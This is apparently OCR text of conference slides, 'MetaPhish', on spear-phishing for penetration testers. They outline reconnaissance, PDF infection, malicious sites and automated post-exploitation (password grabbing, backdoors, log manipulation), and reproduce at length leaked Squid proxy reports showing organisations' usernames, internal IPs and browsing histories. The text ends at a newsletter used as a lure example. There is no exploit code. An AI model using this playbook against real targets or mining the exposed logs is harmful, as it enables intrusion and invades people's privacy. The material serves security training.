MetaPhish

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Bios

Valsmith

- Affiliations:
  - Attack Research
  - Metasploit
- Work:
  - Attack Techniques Research
  - Pen Tester/ Exploit developer
  - Reverse Engineer
  - Malware Analyst

Previous Talks

- Exploiting malware & vm detection
- Kernel mode de-obfuscation of malware
- Data mining malware collections
- Tactical Exploitation
- Post Exploitation
- Analysis of foreign web attacks

Overview

- Spear Phishing for Pen-Testing
- Working on a Framework on top of Metasploit
- Phile Phishing
- Web Phishing
- MSF automation
- Abusing TOR
- Tying it all together

Spear-Phishing

- This is the way people are getting in NOW
- Remote exploits much less prevalent
- Blended attacks combining:
  - Web
  - File formats
  - Malware
  - Social Engineering

Spear-Phishing

How often do you pen test this way?

Do clients let you?

Spear-Phishing

You're missing a major vector!

Spear-Phishing

- Attackers now use targeted client side methods
- Web kits prevalent
  - Mpack, tornado, adpack, luckyspolit, zunker
  - Who knows what's in these ?
  - Uncontrolled environment
- File format exploits abound
  - Sometimes get built into **MSF,Core**
  - Same problems as web kits
  - Little public knowledge of FF RE methods
- Solution? RE what the attackers do and make their techniques reliable

Work Flow

- Thoroughly recon target
- Build a “legend” for your attack
  - Find plausible documents from the target
- Build your vector
  - Infect PDF’s
  - Build a malicious website
- Cast your line – send the target the lure

Work Flow

- Setup a server side exploitation system that can handle many clients at once
- Receive the incoming access
  - Design to bypass their firewalls
  - Look for proxies, HIDS/HFW, egress ports
    - Inject into pre-authorized browsers
- Automate your post-exploitation actions
  - Scripts to grab passwords, install backdoors, enumerate info, grab tokens, log manipulation
- Complex, needs a framework


Why a Framework?

Why a Framework?

- Client side is the new paradigm as are frameworks
- Phishing = client side attack surface facilitator
- Most client side tools are manual / standalone
- Core Impact is $$$
- Pentesters need
  - Standardizable
  - Controllable
  - Automatable
  - Customized methods

- Targeting not as well defined or supported

Targeting?



Targeting

- Greatly increases chances of success
- Heavily social engineering inspired
- Requires recon
- The more knowledge about the target the better
- Tactical Exploitation concepts apply
- Use target's public files against them!

Targeting

- Generic File Hunting / File Harvesting
- Creative googling for documents
- Read documents for juicy details
- Read deeper
  - Harvest meta data for juicy details

Targeting

- Understand your targets infrastructure
  - Tactical Exploitation topics apply
  - Enumerate targets “home” or actual networks
    - Beyond just the hosting company
  - Look for leaked proxy log analysis results
    - These give you:
      - Client applications
      - Update frequencies
      - Anti-Virus
      - Anything that communicates out
      - Internal IP addresses

MySQL Squid Access Report 2.1.4

[Home | Administration]

[<<< Back to "Daily Summary" | Refresh this page]

Hosts and Users Summary for a Specific Day

<< < Friday, 17 August 2007 > >>

[Go to today]

[Sites Summary for a Specific Day]

[Set this view as the default]

	HOST	USERNAME	SITES	BYTES B | K | M | G	CACHE PERCENT
	o.O	-	21	4927.30K	0%
	Marcio Amarop	-	12	1390.24K	0%
	Teste	-	31	2427.74K	0%
TOTALS	3	1	58	8745.28K	

Latest user activity

HOST IP	USERNAME	TIME	BYTES	URL	STATUS
10.78.32.4	-	11:45:33	494	http://www.google-analytics.com/__utm.gif?	TCP_MISS/200
10.78.32.4	-	11:45:33	362	http://www.friv.com/site/fishtales.swf	TCP_IMS_HIT/304
10.78.32.4	-	11:45:33	355	http://www.friv.com/site/fishtales.html	TCP_IMS_HIT/304
10.78.32.4	-	11:45:33	360	http://www.friv.com/site/leftborder.swf	TCP_IMS_HIT/304
10.78.32.4	-	11:45:25	355	http://www.friv.com/site/zeropage.html	TCP_IMS_HIT/304
10.78.32.4	-	11:45:25	355	http://www.friv.com/site/start.html	TCP_IMS_HIT/304
10.78.32.4	-	11:45:25	356	http://www.friv.com/site/swfobject.js	TCP_IMS_HIT/304
10.78.32.4	-	11:45:25	309	http://t1.extreme-dm.com/i.gif	TCP_IMS_HIT/304
10.78.32.4	-	11:45:25	364	http://e1.extreme-dm.com/s10.g?	TCP_MISS/304
10.78.32.4	-	11:45:25	355	http://www.friv.com/	TCP_IMS_HIT/304

Current active users:	2
Current date and time is:	23-05-2009 05:48:29
Last processed record:	17-08-2007 11:45:33
Number of records processed at last import:	778
Last clean-up of the database was done at:	17-08-2007

SARG Squid Analysis Report Generator

Squid User Access Reports

Period: 2009May22-2009May22

Sort: BYTES, reverse

Topuser

Topsites

Sites & Users

Downloads

Authentication Failures

NUM		USERID	CONNECT	BYTES	%BYTES	IN-CACHE-OUT		ELAPSED TIME	MILISEC	%TIME
1		adminhotel	13.09K	247.35M	31.30%	0.80%	99.20%	11:24:34	41,074,091	27.35%
2		filippova	8.95K	156.79M	19.84%	5.32%	94.68%	09:03:55	32,635,941	21.73%
3		pogar	3.22K	153.66M	19.44%	0.36%	99.64%	01:02:34	3,754,743	2.50%
4		stereotip	9.27K	80.17M	10.14%	2.05%	97.95%	00:52:35	3,155,360	2.10%
5		market	4.23K	51.09M	6.46%	20.71%	79.29%	07:59:40	28,780,901	19.17%
6		anton	6.95K	50.61M	6.40%	0.68%	99.32%	00:41:18	2,478,322	1.65%
7		urist	864	33.93M	4.29%	1.11%	98.89%	00:08:42	522,727	0.35%
8		buhgalter2	3.06K	16.27M	2.06%	4.08%	95.92%	00:56:00	3,360,785	2.24%
9		alexv	12	462.50K	0.06%	0.00%	100.00%	09:33:21	34,401,929	22.91%
		TOTAL	**49.67K**	**790.37M**		**3.10%**	**96.90%**	**41:42:44**	**150,164,799**	
		AVERAGE	**5.51K**	**87.81M**				**04:38:04**	**16,684,977**	


Generated by sarg-2.2.5 Mar-03-2008 on May/23/2009 06:40

arks Tools Help

http://icicle.icegroup.ru/squid-reports/Daily/2009May22-2009May22/pogar/pogar.html

http://www...teuser.html | http://www.z.../index.html | http://icicle...2/index.html | http://www...2007May10/ | htt

ACCESSED SITE	CONNECT	BYTES	%BYTES	IN-CACHE-OUT	ELAPSED TIME	MILISEC	%TIME
195.218.182.30	1	77.71M	50.58%	0.00%	100.00%	00:09:54	594,599	15.84%
195.218.181.187	7	57.98M	37.74%	0.00%	100.00%	00:08:21	501,831	13.37%
07.clip03b.video.yandex.net	2	2.22M	1.45%	0.00%	100.00%	00:00:17	17,191	0.46%
www.kprf.org	655	2.07M	1.35%	4.99%	95.01%	00:02:44	164,252	4.37%
mail.google.com	151	1.13M	0.74%	0.00%	100.00%	00:16:02	962,646	25.64%
www.calend.ru	204	1.01M	0.66%	0.00%	100.00%	00:00:47	47,026	1.25%
92.241.182.235	34	872.99K	0.57%	0.00%	100.00%	00:00:10	10,559	0.28%
onlinetrax.ru	38	529.38K	0.34%	0.09%	99.91%	00:00:22	22,467	0.60%
gallery.krugozor.ru	36	428.24K	0.28%	0.00%	100.00%	00:00:08	8,320	0.22%
forum.allsochi.info	104	418.75K	0.27%	0.00%	100.00%	00:00:31	31,372	0.84%
ajax.1tizer.com	20	386.98K	0.25%	0.00%	100.00%	00:00:10	10,654	0.28%
www.yandex.ru	15	363.27K	0.24%	0.00%	100.00%	00:00:05	5,682	0.15%
video.yandex.ru	23	352.30K	0.23%	0.00%	100.00%	00:00:06	6,345	0.17%
195.218.182.19	1	345.78K	0.23%	0.00%	100.00%	00:00:02	2,741	0.07%
s14.ucoz.net	11	310.29K	0.20%	0.00%	100.00%	00:00:04	4,708	0.13%
newtrax.ru	10	308.91K	0.20%	0.00%	100.00%	00:00:10	10,148	0.27%
ip.kommynist.ru	73	303.95K	0.20%	0.00%	100.00%	00:00:27	27,345	0.73%
monument.ucoz.ru	7	298.01K	0.19%	0.00%	100.00%	00:00:08	8,610	0.23%
www.sherlock-holmes.co.uk	19	280.11K	0.18%	0.00%	100.00%	00:00:10	10,278	0.27%
l-stat.livejournal.com	14	256.83K	0.17%	0.00%	100.00%	00:00:04	4,547	0.12%
gadgets.stemo.ru	28	248.72K	0.16%	0.00%	100.00%	00:00:07	7,577	0.20%
yabs.yandex.ru	48	243.93K	0.16%	23.28%	76.72%	00:00:06	6,205	0.17%
static.cache.l.google.com	22	216.37K	0.14%	0.00%	100.00%	00:00:07	7,010	0.19%
news.samaratoday.ru	7	210.37K	0.14%	0.00%	100.00%	00:00:04	4,662	0.12%
www.cprf.info	24	202.74K	0.13%	21.88%	78.12%	00:00:12	12,591	0.34%
ngbn.net	14	197.93K	0.13%	0.00%	100.00%	00:00:06	6,933	0.18%
www.anekdot.ru	31	189.50K	0.12%	0.00%	100.00%	00:00:10	10,574	0.28%
slovari.yandex.ru	10	171.85K	0.11%	0.00%	100.00%	00:00:04	4,936	0.13%
www.google.com	55	158.19K	0.10%	0.00%	100.00%	00:00:23	23,372	0.62%
src.ucoz.ru	35	156.08K	0.10%	0.00%	100.00%	00:00:09	9,175	0.24%
87.242.91.21	4	155.22K	0.10%	0.00%	100.00%	00:00:02	2,498	0.07%
www.3milliona.net	16	144.08K	0.09%	0.00%	100.00%	00:00:06	6,674	0.18%
flv.video.yandex.ru	17	136.76K	0.09%	0.00%	100.00%	00:00:02	2,727	0.07%
days.pravoslavie.ru	13	129.06K	0.08%	0.00%	100.00%	00:00:08	8,487	0.23%
gorodok.samaratoday.ru	9	125.03K	0.08%	3.71%	96.29%	00:00:07	7,637	0.20%
autocontext.begun.ru	6	123.81K	0.08%	84.75%	15.25%	00:00:00	924	0.02%
top9.mail.ru	91	118.52K	0.08%	0.00%	100.00%	00:00:08	8,069	0.21%
kommynist.ru	26	118.19K	0.08%	0.46%	99.54%	00:00:35	35,196	0.94%
img.yandex.net	44	117.74K	0.08%	21.85%	78.15%	00:00:05	5,052	0.13%
api-maps.yandex.ru	4	106.54K	0.07%	66.28%	33.72%	00:00:00	424	0.01%
nbimg.dt00.net	23	105.43K	0.07%	0.00%	100.00%	00:00:05	5,683	0.15%
video-tub.yandex.ru	22	105.06K	0.07%	0.00%	100.00%	00:00:04	4,486	0.12%
nova.rambler.ru	22	101.81K	0.07%	0.00%	100.00%	00:00:04	4,894	0.13%
counter.rambler.ru	87	97.64K	0.06%	0.00%	100.00%	00:00:11	11,428	0.30%
www.google.ru	25	96.59K	0.06%	0.00%	100.00%	00:00:09	9,914	0.26%
counter.yadro.ru	126	90.19K	0.06%	0.00%	100.00%	00:00:13	13,584	0.36%
yandex.ru	19	76.26K	0.05%	0.92%	99.08%	00:00:14	14,356	0.38%
www.lexico.ru	19	72.12K	0.05%	0.00%	100.00%	00:00:03	3,899	0.10%
87.242.91.22	6	66.72K	0.04%	0.00%	100.00%	00:00:01	1,597	0.04%
suggest.yandex.ru	112	66.12K	0.04%	15.88%	84.12%	00:00:24	24,471	0.65%
blogs.yandex.ru	27	65.74K	0.04%	0.00%	100.00%	00:00:03	3,377	0.09%
page2rss.ru	8	63.71K	0.04%	2.94%	97.06%	00:00:08	8,298	0.22%



Squid Analysis Report Generator


Squid User Access Report

Period: 2007May10-2007May10
Sort: BYTES, reverse
Topuser Report

Topsites Report
Sites & Users Report
Downloads Report
Denied Report

NUM	USERID	CONNECT	BYTES	%BYTES	IN-CACHE-OUT		ELAPSED TIME	MILISEC	%TIME
1	10.20.2.5	34.14K	1.77G	94.69%	0.00%	98.41%	00:00:00	0	0.00%
2	10.20.2.210	3.63K	47.00M	2.51%	0.00%	99.96%	00:00:00	0	0.00%
3	10.20.2.205	1.71K	19.56M	1.04%	0.00%	98.95%	00:00:00	0	0.00%
4	10.20.2.235	1.54K	8.27M	0.44%	0.00%	99.18%	00:00:00	0	0.00%
5	10.20.2.197	1.05K	7.25M	0.39%	0.00%	98.25%	00:00:00	0	0.00%
6	10.130.102.43	847	6.00M	0.32%	0.00%	97.41%	00:00:00	0	0.00%
7	10.85.72.201	800	4.84M	0.26%	0.00%	92.56%	00:00:00	0	0.00%
8	10.20.2.200	404	3.45M	0.18%	0.00%	77.44%	00:00:00	0	0.00%
9	10.20.2.80	315	2.33M	0.12%	0.00%	93.77%	00:00:00	0	0.00%
10	10.20.2.16	45	318.31K	0.02%	0.00%	79.45%	00:00:00	0	0.00%
11	10.64.130.23	96	133.24K	0.01%	0.00%	0.00%	00:00:00	0	0.00%
12	10.100.101.101	165	101.14K	0.01%	0.00%	94.48%	00:00:00	0	0.00%
13	10.20.2.2	11	66.75K	0.00%	0.00%	0.00%	00:00:00	0	0.00%
	TOTAL	**44.77K**	**1.87G**		**0.00%**	**98.38%**	**00:00:00**	**0**	
	AVERAGE	**3.44K**	**144.00M**				**00:00:00**	**0**	

Generated by sarg-2.1 Nov-29-2005 on May/10/2007 21:46




Squid Analysis Report Generator

Squid User Access Report

Period: 2007May10-2007May10
User: 10.20.2.5
Sort: BYTES, reverse
User Report

ACCESSED SITE	CONNECT	BYTES	%BYTES	IN-CACHE-OUT		ELAPSED TIME	MILISEC	%TIME
192.168.38.104:1692	1	760.74M	42.91%	0.00%	100.00%	00:49:35	2.97M	1.82%
192.168.38.104:1660	1	155.51M	8.77%	0.00%	100.00%	00:10:06	606.80K	0.37%
10.100.179.53:27367	2	117.26M	6.62%	0.00%	100.00%	00:22:09	1.32M	0.81%
www.w3.org	2.35K	108.27M	6.11%	0.00%	100.00%	00:52:35	3.15M	1.93%
192.168.38.104:1651	1	69.88M	3.94%	0.00%	100.00%	00:04:32	272.29K	0.17%
192.168.38.104:1675	1	61.31M	3.46%	0.00%	100.00%	00:03:59	239.35K	0.15%
192.168.38.104:1686	1	41.31M	2.33%	0.00%	100.00%	00:02:41	161.76K	0.10%
hot-chinacache.56.com	3	40.63M	2.29%	0.00%	100.00%	00:00:38	38.81K	0.02%
d0.c9.56.com	3	35.17M	1.98%	0.00%	100.00%	00:06:34	394.63K	0.24%
ftp.pconline.com.cn	11	29.02M	1.64%	0.00%	100.00%	00:45:23	2.72M	1.67%
192.168.180.153:1916	1	28.18M	1.59%	0.00%	100.00%	00:01:50	110.03K	0.07%
10.85.23.29:54657	1	16.47M	0.93%	0.00%	100.00%	00:01:19	79.96K	0.05%
www.u17.com.cn	297	14.25M	0.80%	0.01%	99.99%	00:00:46	46.66K	0.03%
d24.c11.56.com	1	13.39M	0.76%	0.00%	100.00%	00:02:25	145.96K	0.09%
down6.flashget.com	4	13.32M	0.75%	75.00%	25.00%	00:00:28	28.50K	0.02%
d7.c17.56.com	1	11.12M	0.63%	0.00%	100.00%	00:02:01	121.29K	0.07%
mapgoogle.mapabc.com	1.49K	10.49M	0.59%	0.55%	99.45%	00:24:04	1.44M	0.89%
61.172.204.78:443	3	9.15M	0.52%	0.00%	100.00%	06:43:24	24.20M	14.83%
proxy88.com	261	8.91M	0.50%	0.05%	99.95%	00:44:14	2.65M	1.63%
d1.c18.56.com	1	8.85M	0.50%	0.00%	100.00%	00:03:22	202.13K	0.12%
d20.fcs18.56.com	1	8.70M	0.49%	0.00%	100.00%	00:01:39	99.41K	0.06%
59.77.31.21:443	2	8.60M	0.49%	0.00%	100.00%	00:07:27	447.65K	0.27%
course.shufe.edu.cn	52	6.20M	0.35%	34.90%	65.10%	00:00:15	15.06K	0.01%
d6.c9.56.com	1	5.99M	0.34%	0.00%	100.00%	00:01:07	67.16K	0.04%
cn.yimg.com	1.49K	4.80M	0.27%	73.27%	26.73%	00:10:51	651.05K	0.40%
mail.yimg.com	51	4.25M	0.24%	23.06%	76.94%	00:00:37	37.69K	0.02%
d7.c16.56.com	1	4.08M	0.23%	0.00%	100.00%	00:00:46	46.02K	0.03%
www.tiansuo.com.cn	2.36K	3.65M	0.21%	0.00%	100.00%	00:00:10	10.90K	0.01%
www2.tianya.cn	150	3.51M	0.20%	0.01%	99.99%	00:06:34	394.52K	0.24%
www.scbaijia.com	124	3.45M	0.19%	0.36%	99.64%	00:02:05	125.58K	0.08%
images.sohu.com	321	3.26M	0.18%	37.06%	62.94%	00:00:36	36.01K	0.02%
image2.sina.com.cn	2.14K	3.25M	0.18%	16.45%	83.55%	00:54:18	3.25M	2.00%
192.168.38.104:1649	1	2.94M	0.17%	0.00%	100.00%	00:00:14	14.09K	0.01%
military.china.com	249	2.92M	0.17%	2.53%	97.47%	00:02:21	141.45K	0.09%
www.folang.com	70	2.62M	0.15%	1.62%	98.38%	00:03:10	190.40K	0.12%
download.xinhuanet.com	2	2.46M	0.14%	0.00%	100.00%	00:02:10	130.03K	0.08%
p.mail.163.com	56	2.45M	0.14%	66.66%	33.34%	00:01:47	107.31K	0.07%
photo9.yupoo.com	7	2.02M	0.11%	0.00%	100.00%	00:00:55	55.55K	0.03%



marks Tools Help

http://www.npp-osi.kiev.ua/squid-reports/2009Apr02-2009Apr04/192.16

http:/...x.html | http:/...ay10/ | http:/...0.html | http:/...5.html

SARG Squid Analysis Report Generator

Squid User Access Report

áÃÒÉÏÄ: 2009Apr02-2009Apr04
áÎÎ@ÚÍ×ÁÔÅÎØ: 192.168.102.145
ïÔÓÏÒÔÉÒÏ×ÁÎÏ: BYTES, reverse
éÍÑ

áÃÒÅÓ	ãÁÔÁ	÷ÒÅÍÑ
dnl-eu10.kaspersky-labs.com	04/02/2009	14:40:32
dnl-eu10.kaspersky-labs.com	04/02/2009	14:40:33
dnl-eu10.kaspersky-labs.com	04/02/2009	14:40:37
dnl-eu10.kaspersky-labs.com	04/02/2009	14:40:39
dnl-eu10.kaspersky-labs.com	04/02/2009	14:40:41
dnl-eu10.kaspersky-labs.com	04/02/2009	14:40:42
dnl-eu10.kaspersky-labs.com	04/02/2009	14:40:50
dnl-eu10.kaspersky-labs.com	04/02/2009	14:40:51
dnl-eu10.kaspersky-labs.com	04/02/2009	14:40:52
dnl-eu10.kaspersky-labs.com	04/02/2009	14:40:53
dnl-eu10.kaspersky-labs.com	04/02/2009	14:40:54
dnl-eu10.kaspersky-labs.com	04/02/2009	14:40:55
dnl-eu10.kaspersky-labs.com	04/02/2009	14:40:58
dnl-eu10.kaspersky-labs.com	04/02/2009	14:41:02
dnl-eu10.kaspersky-labs.com	04/02/2009	14:41:03
dnl-eu10.kaspersky-labs.com	04/02/2009	14:41:04
dnl-eu10.kaspersky-labs.com	04/02/2009	15:10:29
dnl-eu10.kaspersky-labs.com	04/02/2009	15:10:30
dnl-eu10.kaspersky-labs.com	04/02/2009	15:10:35
dnl-eu10.kaspersky-labs.com	04/02/2009	15:10:36
dnl-eu10.kaspersky-labs.com	04/02/2009	15:10:39
dnl-eu10.kaspersky-labs.com	04/02/2009	15:10:41
dnl-eu10.kaspersky-labs.com	04/02/2009	15:10:44
dnl-eu10.kaspersky-labs.com	04/02/2009	15:10:46
dnl-eu10.kaspersky-labs.com	04/02/2009	15:10:55
dnl-eu10.kaspersky-labs.com	04/02/2009	15:10:56
dnl-eu10.kaspersky-labs.com	04/02/2009	15:10:58
dnl-eu10.kaspersky-labs.com	04/02/2009	15:10:59
dnl-eu10.kaspersky-labs.com	04/02/2009	15:11:01
dnl-eu10.kaspersky-labs.com	04/02/2009	15:11:02
dnl-eu10.kaspersky-labs.com	04/02/2009	15:11:04
dnl-eu10.kaspersky-labs.com	04/02/2009	15:11:05
dnl-eu10.kaspersky-labs.com	04/02/2009	15:11:07
dnl-eu10.kaspersky-labs.com	04/02/2009	15:11:08
dnl-eu10.kaspersky-labs.com	04/02/2009	15:11:10
dnl-eu10.kaspersky-labs.com	04/02/2009	15:11:16
dnl-eu10.kaspersky-labs.com	04/02/2009	15:11:19
dnl-eu10.kaspersky-labs.com	04/02/2009	15:11:23
dnl-eu10.kaspersky-labs.com	04/02/2009	15:11:25
dnl-eu10.kaspersky-labs.com	04/02/2009	15:11:27
dnl-eu10.kaspersky-labs.com	04/02/2009	15:11:28
dnl-eu10.kaspersky-labs.com	04/02/2009	15:36:05
dnl-eu10.kaspersky-labs.com	04/02/2009	15:36:06
dnl-eu10.kaspersky-labs.com	04/02/2009	15:36:10
dnl-eu10.kaspersky-labs.com	04/02/2009	15:36:12
dnl-eu10.kaspersky-labs.com	04/02/2009	15:36:13
dnl-eu10.kaspersky-labs.com	04/02/2009	15:36:15
dnl-eu10.kaspersky-labs.com	04/02/2009	15:36:16

File Edit View History Bookmarks Tools Help

http://mail.sunlogistics.ru/squid-reports/2008Feb11-2008Feb11/downloac

iid-reports + update

http:/...x.html | http:/...ay10/ | http:/...0.html | http:/...5.html | inurl:squid-r... | inurl:squid-r... | 404 Not Fou... | htt...tml

SARG Squid Analysis Report Generator

Squid User Access Report

Period: 2008Feb11-2008Feb11

Downloads

USERID	IP/NAME	DATE/TIME	ACCESSED SITE
192.168.100.11	192.168.100.11	02/11/2008-16:59:22	http://rapidshare.com/files/88054450/RusExtrawin._epidem.ru_.part1.rar
		02/11/2008-16:59:31	http://rs169.rapidshare.com/files/88054450/RusExtrawin._epidem.ru_.part1.rar
		02/11/2008-17:02:14	http://activex.microsoft.com/objects/ocget.dll
		02/11/2008-17:02:14	http://codecs.microsoft.com/isapi/ocget.dll
		02/11/2008-17:04:39	http://activex.microsoft.com/objects/ocget.dll
		02/11/2008-17:04:39	http://codecs.microsoft.com/isapi/ocget.dll
		02/11/2008-17:05:10	http://activex.microsoft.com/objects/ocget.dll
		02/11/2008-17:05:11	http://codecs.microsoft.com/isapi/ocget.dll
		02/11/2008-17:06:06	http://activex.microsoft.com/objects/ocget.dll
		02/11/2008-17:06:07	http://codecs.microsoft.com/isapi/ocget.dll
192.168.100.12	192.168.100.12	02/11/2008-10:25:01	http://u23.eset.com/nod_upd/expire.rar
		02/11/2008-11:58:55	http://favicon.yandex.net/favicon/www.specserver.com
		02/11/2008-12:35:41	http://favicon.yandex.net/favicon/www.mlprussia.com
		02/11/2008-12:38:37	http://favicon.yandex.net/favicon/www.bse.sci-lib.com
		02/11/2008-14:01:07	http://favicon.yandex.net/favicon/beetrans.com
		02/11/2008-14:01:07	http://favicon.yandex.net/favicon/www.sit-trans.com
		02/11/2008-14:08:53	http://favicon.yandex.net/favicon/tranzitua.com
		02/11/2008-14:35:29	http://favicon.yandex.net/favicon/www.imperial-vin.com
		02/11/2008-14:36:19	http://favicon.yandex.net/favicon/forum.mobile-review.com
		02/11/2008-14:36:19	http://favicon.yandex.net/favicon/mobilemandarin.com
		02/11/2008-14:54:18	http://favicon.yandex.net/favicon/skype.com
		02/11/2008-14:55:43	http://download.skype.com/SkypeSetup.exe
		02/11/2008-15:04:29	http://favicon.yandex.net/favicon/www.letsmoto.com
		02/11/2008-15:09:23	http://www.vitaero.com/download/setup.exe
		02/11/2008-15:10:03	http://www.vitaero.com/download/setup.exe
		02/11/2008-15:10:19	http://www.vitaero.com/download/setup.exe
		02/11/2008-15:13:10	http://favicon.yandex.net/favicon/forum.ixbt.com
		02/11/2008-15:13:40	http://rapidshare.de/files/32518727/Widcomm_Driver_v5.1.0.1700_Final.rar
		02/11/2008-15:16:07	http://favicon.yandex.net/favicon/forum.ru-board.com
		02/11/2008-15:16:07	http://favicon.yandex.net/favicon/forum2.mobile-review.com
		02/11/2008-15:19:03	http://www.download.windowsupdate.com/msdownload/update/software/dflt/2008/01/972139_54cc24dd5d4632957c3b212c712eab09b0126b0e.cab
		02/11/2008-15:19:03	http://www.download.windowsupdate.com/msdownload/update/software/dflt/2008/01/976459_4e3abcc92cc4ce63f9bd2c3d1e2d3488ba8c1379.cab
		02/11/2008-15:25:51	http://nguest84.depositfiles.com/auth-61202732212_77.108.82.100-1d60fab7-5213357-guest/2850880/FS84-1/BTW_5103300rar.rar
		02/11/2008-16:48:25	http://favicon.yandex.net/favicon/www.ixbt.com
		02/11/2008-16:48:28	http://favicon.yandex.net/favicon/allo.kulichki.com
		02/11/2008-16:48:28	http://favicon.yandex.net/favicon/www.n-admin.com
		02/11/2008-16:51:23	http://favicon.yandex.net/favicon/pdaforum.ladoshki.com
		02/11/2008-16:51:23	http://favicon.yandex.net/favicon/www.viruslist.com
		02/11/2008-17:17:10	http://favicon.yandex.net/favicon/www.pgpru.com
		02/11/2008-17:18:19	http://favicon.yandex.net/favicon/lib.web-malina.com
		02/11/2008-17:22:44	http://favicon.yandex.net/favicon/support.microsoft.com

Find: update Next Previous Highlight all Match case

PHILE PHISHING

Target File Selection and Infection

- Search the web for your target and available files
  - Newsletters are great
  - Conference announcements
  - Find recent things to modify
  - Take advantage of relationship


FishingFocus

The Defra and MFA marine fisheries newsletter

Inside this issue
Summer 2007
Number 7

Discards
Page 4

Gear trial
Page 5

Marine and Fisheries Agency News
Pages 6 & 7

Looking ahead

By Jonathan Shaw MP

As I write this, I've been your Fisheries Minister for two weeks. I've been hearing about the challenges we face in achieving

